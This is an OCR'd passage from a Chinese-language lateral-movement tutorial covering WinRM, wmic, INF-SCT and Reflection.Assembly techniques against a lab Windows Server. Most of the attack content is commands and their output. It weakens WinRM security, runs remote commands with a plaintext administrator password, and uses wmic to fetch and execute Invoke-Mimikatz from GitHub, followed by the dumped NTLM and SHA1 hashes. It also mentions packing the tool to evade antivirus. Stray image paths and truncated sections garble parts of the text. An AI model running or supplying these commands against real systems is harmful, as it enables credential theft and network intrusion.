
30.WinRM

环境： 攻击机：Windows 2012 R2 （10.100.18.22）安装 Python2.7（或者将 py 文件打包成 exe 格式可以免杀） 被攻击机：Windows 2012 R2 （10.100.18.21） 重点快速预览 首先,先来简单理解下 WinRM 是什么 再来大致了解些 winRM 的基础利用前提 基于 winRM 的手工在远程目标机器上执行任意指令的几种方式 关于 msf 中的一些 winrm 利用模块的简单应用 如何简单配置当前机器的 WinRM 服务 首先,就先来简单理解下 WinRM 到底是干什么用的 官方说明: WinRM 是 Microsoft 对 WS-Management 协议的实现,WS-Management 协议即一种基于标准简单对象访问协议[SOAP]的 "防火墙友好" 协议,它让来自不同供应商的硬件和操作系统能够互相操作 通俗来讲: 只是 Windows 下众多可用于远程管理[执行任意指令]方式中的其中一种,默认会以服务的形式存在于系统中,既是服务也就意味着,肯定就会有客户端和服务端,默认 winRM 服务端工作在 5985[http]或 5986[https]端口上,WinRM 实际上是借助 HTTP 协议以 SOAP 格式来进行数据交换传输的,这样做的好处在于,HTTP 数据通常情况下对各类防火墙的穿透性相对较好,这也是有别于其它横向手法的地方,更细节的东西先不多说,暂时只需要知道,用它可以在目标内网中帮我们实现快速横向的目的即可,至于其底层在调用哪些东西,如何深层实现,以及针对这种横向手法怎样进行更彻底的防御,后续有机会咱们再单聊

tcp.port==5985 and http.request.method=="POST"


tcp.port == 5985 and http.request.method == "POST"
No. Time Source Destination Protocol Length Info
6671 19.806406 10.100.18.22 10.100.18.21 HTTP/XML 2015 POST /wsman HTTP/1.1
6750 19.878920 10.100.18.22 10.100.18.21 HTTP/XML 2135 POST /wsman HTTP/1.1
6753 19.884746 10.100.18.22 10.100.18.21 HTTP/XML 2021 POST /wsman HTTP/1.1
6803 19.940466 10.100.18.22 10.100.18.21 HTTP/XML 2059 POST /wsman HTTP/1.1
6808 19.946255 10.100.18.22 10.100.18.21 HTTP/XML 1883 POST /wsman HTTP/1.1
Transmission Control Protocol, Src Port: 50846, Dst Port: 5985, Seq: 1, Ack: 1, Len: 1961
Hypertext Transfer Protocol
eXtensible Markup Language
<?xml
<env:Envelope
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:rsp="http://schemas.microsoft.com/wbem/wsman/1/windows/shell"
xmlns:p="http://schemas.microsoft.com/wbem/wsman/1/wsman.xsd"
xmlns:w="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd"
xmlns:x="http://schemas.xmlsoap.org/ws/2004/09/transfer"
xmlns:a="http://schemas.xmlsoap.org/ws/2004/08/addressing"
xmlns:b="http://schemas.dmtf.org/wbem/wsman/1/cimbinding.xsd"
xmlns:env="http://www.w3.org/2003/05/soap-envelope"
xmlns:cfg="http://schemas.microsoft.com/wbem/wsman/1/config"
xmlns:n="http://schemas.xmlsoap.org/ws/2004/09/enumeration">
0170 3f 3e 0a 3c 65 6e 76 3a 45 6e 76 65 6c 6f 70 65 ?>.<env: Envelope
0180 20 78 6d 6c 6e 73 3a 78 73 64 3d 22 68 74 74 70 xmlns:x sd="http
0190 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 ://www.w 3.org/20
01a0 30 31 2f 58 4d 4c 53 63 68 65 6d 61 22 20 78 6d 01/XMLSc hema" xm
01b0 6c 6e 73 3a 78 73 69 3d 22 68 74 74 70 3a 2f 2f lns:xsi= "http://
01c0 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 31 2f www.w3.o rg/2001/
Tag (xml.tag), 1044 字节
分组: 47930 · 已显示: 5 (0.0%)


tcp.port == 5985
Source Destination Protocol Length Info
10.100.18.21 10.100.18.22 TCP 1514 5985 → 50846 [ACK] Seq=4249 Ack=6010 Win=525568 Len=1460 [TCP.
10.100.18.21 10.100.18.22 TCP 1514 5985 → 50846 [ACK] Seq=5709 Ack=6010 Win=525568 Len=1460 [TCP.
10.100.18.21 10.100.18.22 HTTP/XML 814 HTTP/1.1 200
10.100.18.22 10.100.18.21 TCP 54 50846 → 5985 [ACK] Seq=6010 Ack=7929 Win=65536 Len=0
10.100.18.22 10.100.18.21 HTTP/XML 2059 POST /wsman HTTP/1.1
10.100.18.21 10.100.18.22 TCP 60 5985 → 50846 [ACK] Seq=7929 Ack=8015 Win=525568 Len=0
10.100.18.21 10.100.18.22 HTTP/XML 967 HTTP/1.1 200
10.100.18.22 10.100.18.21 HTTP/XML 1883 POST /wsman HTTP/1.1
10.100.18.21 10.100.18.22 TCP 60 5985 → 50846 [ACK] Seq=8842 Ack=9844 Win=525568 Len=0
10.100.18.21 10.100.18.22 HTTP/XML 812 HTTP/1.1 200
10.100.18.21 10.100.18.22 TCP 812 [TCP Retransmission] 5985 → 50846 [PSH, ACK] Seq=8842 Ack=984
10.100.18.22 10.100.18.21 TCP 66 50846 → 5985 [ACK] Seq=9844 Ack=9600 Win=65536 Len=0 SLE=8842
10.100.18.21 10.100.18.22 TCP 60 5985 → 50846 [RST, ACK, CWR] Seq=9600 Ack=9844 Win=0 Len=0
Frame 6671: 2015 bytes on wire (16120 bits), 2015 bytes captured (16120 bits) on interface 0
Ethernet II, Src: Vmware_8a:47:4f (00:50:56:8a:47:4f), Dst: Vmware_8a:75:7d (00:50:56:8a:75:7d)
Internet Protocol Version 4, Src: 10.100.18.22, Dst: 10.100.18.21
Transmission Control Protocol, Src Port: 50846, Dst Port: 5985, Seq: 1, Ack: 1, Len: 1961
Hypertext Transfer Protocol
eXtensible Markup Language
<?xml
<env:Envelope
xmlns:xsd="http://www.w3.org/2001/XMLSchema"



接着,再来大致看下 winRM 的一些利用前提条件 首先,winRM 更适用于 win7 之后版本的系统[虽然 03r2 也支持,但确实犯不着这么干,因为关于老系统的其它利用方式非常多],除 win7 外,其它版本的 winRM 服务默认就是自启动状态[只不过是延迟的,5985 端口默认也是对内开放的],其次注意,在小于 2008r2 的默认配置下,winrm 是没有被配置成允许远程任意主机来管理的[也就是说,在 2008r2 以下的系统中,默认配置状态下,我们是没法直接拿来横向的,当然,也不排除有些管理员或者同行事先已帮我们配置好],稍有鸡肋的地方就在这儿,只有在 win 2012 之后的版本才默认就直接允许远程任意主机来管理,再者,就是需要目标机器防火墙要放开对 tcp 5985

或 5986 端口的连入,最后,还需要有图形界面支持[因为密码框要用来接收密码,所以得有图形支持才行]和正确的目标系统管理员的账号及明文密码,总之,一句话概括就是,这种横向方式通常只适用于 win2012 之后的系统上,到这里,我想我应该把注意事项差不多都说明白了 被攻击机配置 WinRM winrm service 的基础配置，执行之后提示选择的时候选中 y： winrm quickconfig 查看 winrm service listener（分为 http 和 https）：winrm e winrm/config/listener


为 winrm service 配置 auth: winrm set winrm/config/service/auth @{Basic="true"}

为 winrm service 配置加密方式为允许非加密： winrm set winrm/config/service @{AllowUnencrypted="true"}

查看 winrm 服务的配置： winrm get winrm/config

具体配置如下： 运行如下，如果没有返回，则没有开启 winrm

winrm enumerate winrm/config/listener
winrm quickconfig



配置 winrm auth winrm set winrm/config/service/auth “@{Basic=”true”}”

```
C:\Users\Administrator>winrm set winrm/config/service/auth "@{Basic="true"}"
Auth
    Basic = true
    Kerberos = true
    Negotiate = true
    Certificate = false
    CredSSP = false
    CbtHardeningLevel = Relaxed
```

查看 windows 的 winrm service listener

```
C:\Users\Administrator>winrm e winrm/config/listener
Listener
    Address = *
    Transport = HTTP
    Port = 5985
    Hostname
    Enabled = true
    URLPrefix = wsman
    CertificateThumbprint
    ListeningOn = 10.100.18.21, 127.0.0.1, 169.254.185.77, ::1, fe80::5efe:10.10
0.18.21%13, fe80::5efe:169.254.185.77%28, fe80::34b6:67ec:358f:75ae%12, fe80::8d
28:5586:fa67:b94d%24
```

配置 winrm service 加密方式为允许非加密 Winrm set winrm/config/service “@{AllowUnencrypted=”true”}”

攻击手法： 攻击机：

import winrm

Win2012 = winrm.Session(‘10.100.18.21’, auth=(‘administrator’, ‘3edc7UJM’))

R = Win2012.run_cmd(‘ipconfig’, [‘/all’])

Print R.std_out

```
>>> r = s.run_cmd('ipconfig', ['/all'])
>>> print r.std_out

Windows IP Configuration

   Host Name . . . . . . . . . . . . : WIN-R30353VEF3M
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) 82574L 千兆网络连接 #2
   Physical Address. . . . . . . . . : 00-0C-29-93-27-5A
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::8d28:5586:fa67:b94dx24(Preferred)
   Autoconfiguration IPv4 Address. . : 169.254.185.77(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . :
   DHCPv6 IAID . . . . . . . . . . . : 402656297
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-24-1D-2F-34-00-50-56-8A-75-7D

   DNS Servers . . . . . . . . . . . : fec0:0:0:ffff::1x1
                                       fec0:0:0:ffff::2x1
                                       fec0:0:0:ffff::3x1
   NetBIOS over Tcpip. . . . . . . . : Enabled

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) 82574L 千兆网络连接
   Physical Address. . . . . . . . . : 00-50-56-8A-75-7D
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::34b6:67ec:358f:75aex12(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.100.18.21(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.252.0
   Default Gateway . . . . . . . . . : 10.100.19.254
   DHCPv6 IAID . . . . . . . . . . . : 302010454
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-24-1D-2F-34-00-50-56-8A-75-7D
```

系统自带 winrs

PS C:\Users\Administrator> winrs –r:10.100.18.21 –u:administrator –p:3edc7UJM "query user"

```
PS C:\Users\Administrator> winrs -r:10.100.18.21 -u:administrator -p:3edc7UJM "q
uery user"
 用户名                 会话名             ID  状态    空闲时间   登录时间
 administrator          rdp-tcp#20          2  运行中          .  2019/3/26 14:11
```


PS C:\Users\Administrator> winrs –r:10.100.18.21 –u:administrator –p:3edc7UJM "cmd"


31.wmic

环境： 攻击机：Windows 2012 R2 （10.100.18.22） 被攻击机：Windows 2012 R2 （10.100.18.21） 攻击手法：


wmic /user:"administrator" /PASSWORD:"3edc7UJM" /NODE:10.100.18.21 PROCESS CALL CREATE "PowerShell –exec bypass IEX (New–Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke–Mimikatz.ps1'); Invoke–Mimikatz | Out–File C:\\Users\\Administrator\\Desktop\\wmic.txt"

远程读取目标主机驻留在内存的凭证 Type \\10.100.18.21\c$\Users\Administrator\Desktop\wmic.txt




Authentication Id : 0 ; 217237 (00000000:00035095)
Session : Interactive from 1
User Name : Administrator
Domain : WIN-R30353VEF3M
Logon Server : WIN-R30353VEF3M
Logon Time : 2019/3/21 17:36:13
SID : S-1-5-21-1319984046-2089046542-4013282677-500
msv :
[00010000] CredentialKeys
* NTLM : 214a633c7bdebec4051f0805f382b089
* SHA1 : e1faa88cb7fa2374c87bb164dd4709725ab6f107
[00000003] Primary
* Username : Administrator
* Domain : WIN-R30353VEF3M
* NTLM : 214a633c7bdebec4051f0805f382b089
* SHA1 : e1faa88cb7fa2374c87bb164dd4709725ab6f107
tspkg :
wdigest :
* Username : Administrator
* Domain : WIN-R30353VEF3M
* Password : (null)
kerberos :
* Username : Administrator
* Domain : WIN-R30353VEF3M
* Password : (null)
ssp : KO
credman :
Authentication Id : 0 ; 997 (00000000:000003e5)
Session : Service from 0
User Name : LOCAL SERVICE
Domain : NT AUTHORITY
Logon Server : (null)
Logon Time : 2019/3/21 17:33:14
SID : S-1-5-19
msv :
tspkg :
wdigest :
* Username : (null)
* Domain : (null)
* Password : (null)
kerberos :

流量分析：



32.Language LUA in Files .wlua

33.INF-SCT

rundll32.exe advpack.dll,LaunchINFSection c:\test.inf,DefaultInstall_SingleUser,1,

相关链接 https://twitter.com/bohops/status/967486047839014913


https://gist.githubusercontent.com/bohops/693dd4d5dbfb500f1c3ace02622d5d34/raw/902ed953a9188b27e91c199b465cddf855c7b94f/test.inf

https://github.com/homjxi0e/AppLockerBPG

34.Reflection.Assembly

PS C:\Users\demon> $RAS=Join-Path -Path c:\windows\system32\ -ChildPath calc.exe

PS C:\Users\demon> [Reflection.Assembly]::LoadWithPartialName('Microsoft.VisualBasic');[Microsoft.VisualBasic.Interaction]::Shell("$RAS","0");



35.msconfig

<?xml version="1.0" ?>

